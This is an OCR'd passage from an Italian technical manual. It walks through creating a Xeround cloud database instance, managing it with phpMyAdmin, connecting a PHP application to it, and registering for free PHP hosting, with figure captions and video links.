


Figura 46.12. Dopo la conferma si riceve un messaggio di posta elettronica con un riferimento ipertestuale che consente di confermare l'iscrizione: a quel punto viene permesso di concludere l'iscrizione, inserendo la parola d'ordine per accedere e accettando le condizioni del servizio.






Figura 46.13. Pannello di controllo: creazione di un'istanza DB.



Durante la creazione di un'istanza DB, viene richiesto di specificare il nominativo utente e la parola d'ordine: si tratta dell'utente amministratore del DBMS virtuale e della parola d'ordine necessaria per accedere al DBMS stesso.

Figura 46.14. Stato conclusivo di un'istanza DB, dopo la sua creazione.



Sulla base dell'esempio delle figure e del video, si hanno le informazioni seguenti, necessarie per accedere alla base di dati:


Variabile	Valore
indirizzo del DBMS	instance11656.db.xeround.com
porta TCP	7953
utente amministratore del DBMS	calpurnio
parola d'ordine dell'utente amministratore del DBMS	**********

46.4.2 Creazione di una base di dati con phpMyAdmin

Il modo più semplice per accedere al DBMS virtuale (l'istanza DB) comporta l'uso di phpMyAdmin, il quale è già disponibile dal pannello di controllo di Xeround, configurato correttamente. Nel video ci si avvale di phpMyAdmin per creare la prima base di dati, denominata '**`esercitazione1`**': *http://www.youtube.com/watch?v=*

327_mp1yHks . Si osservi che l'utenza presso Xeround è costituita dall'indirizzo di posta elettronica e da una certa parola d'ordine, mentre l'utenza amministrativa del DBMS è una cosa diversa (e diversa è la parola d'ordine).

Figura 46.16. Accesso a phpMyAdmin dal riferimento ipertestuale del pannello di controllo di Xeround.



Osservando il video si intende che l'amministratore del DBMS

ha la facoltà di creare le basi di dati e di aggiungere altri utenti, eventualmente con privilegi inferiori.

46.4.3 Utilizzo di una base di dati Xeround attraverso un'applicazione PHP

A titolo di esempio, nel video successivo, si vede l'installazione locale di un'applicazione PHP, la quale però si avvale di una base di dati presso un'istanza DB di Xeround. Per la precisione si tratta dell'applicativo Gazie (gestione aziendale), per il quale viene prima caricato un file SQL allo scopo di predisporre le tabelle, quindi viene configurato per accedere correttamente alla base di dati. Video: *http://www.youtube.com/watch?v=Ax1YPp8yWVc* .

46.5 Servizi di «freehosting»

Esistono in rete vari servizi gratuiti che consentono di realizzare un proprio «sito», nel quale si possa fare uso di programmi PHP, collegati eventualmente a una base di dati. Nella sezione precedente è stato mostrato il servizio GWADM che consente in piccolo questo tipo di esperienza, ma se si vuole maggiore libertà e autonomia, serve un servizio completo. I servizi gratuiti in questione hanno normalmente delle piccole limitazioni che impediscono un uso professionale (per esempio possono offrire solo uno spazio e una banda limitati, con l'impossibilità di caricare file di dimensioni troppo grandi o di tipo multimediale), per il quale si può eventualmente pagare in un secondo momento.

Ci sono due servizi di questo tipo che possono essere consigliabili: *http://www.1freehosting.com* e *http://www.2freehosting.com* . In questo video, l'utente Clara Drusilla si registra presso *http://www.*

2freehosting.com e configura il servizio in modo da potersi avvalere anche di una base di dati, installando una piccola applicazione scritta in PHP, che configura opportunamente per potersi avvalere della base di dati stessa: *http://www.youtube.com/watch?v=8UzdyzuVkwE* . Le figure successive sono tratte dallo stesso video e descrivono alcuni momenti significativi.

Figura 46.17. Clara Drusilla si registra al servizio *http://www.2freehosting.com* . Si osservi che la parola d'ordine che viene richiesta riguarda l'accesso al pannello di controllo complessivo.




Figura 46.18. Dopo la prima fase della registrazione, Clara Drusilla deve accedere alla propria casella di posta elettronica e cercare un messaggi di attivazione, proveniente da *http://www.2freehosting.com* . In questo caso, il messaggio di attivazione è stato catalogato tra i messaggi «spam».




Figura 46.19. Dopo la conferma della registrazione, viene chiesto di definire il nome a dominio del sito che si vuole realizzare. In questo caso si usa *http://claradrusilla.yzi.me* e la parola d'ordine richiesta serve per accedere al servizio FTP, con il quale caricare i contenuti nel sito.

